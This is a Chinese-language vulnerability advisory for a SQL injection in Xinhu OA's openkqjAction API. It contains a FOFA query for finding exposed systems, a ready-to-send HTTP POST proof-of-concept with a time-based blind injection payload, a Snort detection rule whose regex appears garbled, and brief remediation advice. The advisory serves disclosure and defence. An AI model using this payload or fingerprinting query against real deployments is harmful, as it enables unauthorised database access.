

信呼OA openkqjAction 存在SQL注入漏洞

信呼OA openkqjAction 存在SQL注入漏洞，攻击者可进行sql注入攻击获取数据库信息或者权限。

影响版本

信呼OA

漏洞状态

漏洞细节	漏洞POC	漏洞EXP	在野利用
是	已公开	已公开	已知

风险等级

维度	评价
威胁等级	高危
影响面	广
攻击者价值	高
利用难度	低


漏洞复现

FOFA：app="信呼-OA系统"

POC/EXP：

```
POST /index.php?a=api&m=openkqj|openapi&d=task&sn=1&/post HTTP/1.1
Host: 127.0.0.1
Accept: application/json, text/javascript, */*; q=0.01
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/123.0.6312.122 Safari/537.36
X-Requested-With: XMLHttpRequest
Accept-Encoding: gzip, deflate, br
Accept-Language: zh-CN,zh;q=0.9
Connection: close
Content-Type: application/x-www-form-urlencoded

{"a":{"data":"fingerprint","ccid":"'1' or sleep(3)#" ,"fingerprint":"3"}}
```



snort规则：

```
alert tcp $EXTERNAL_NET any -> $HOME_NET $HTTP_PORTS (
  msg:"Xinhu OA - SQL Injection in openkqjAction (CVE-202X-XXXX)";
  flow:to_server,established;
  content:"POST"; http_method;
  content:"/index.php"; http_uri;
  content:"a=api&m=openkqj"; http_uri;
  content:"Content-Type: application/x-www-form-urlencoded";
  http_client_header;
  pcre:"/\\"ccid\\"s*:\\s*\\"[\\^"]*"'\[\\s\\S]*?(sleep|benchmark)\\(\\/i";
  metadata:service http;
  metadata:affected_product "信呼协同办公系统";
  metadata:attack_type "Time-Based Blind SQL Injection";
  metadata:severity "high";
  reference:url,www.example.com/vulndb/xinhu-oa-sqli;
  classtype:sql-injection;
  sid:1000120;
  rev:1;
  priority:1;
)
```

漏洞修复

关闭互联网暴露面或接口设置访问权限

升级至安全版本。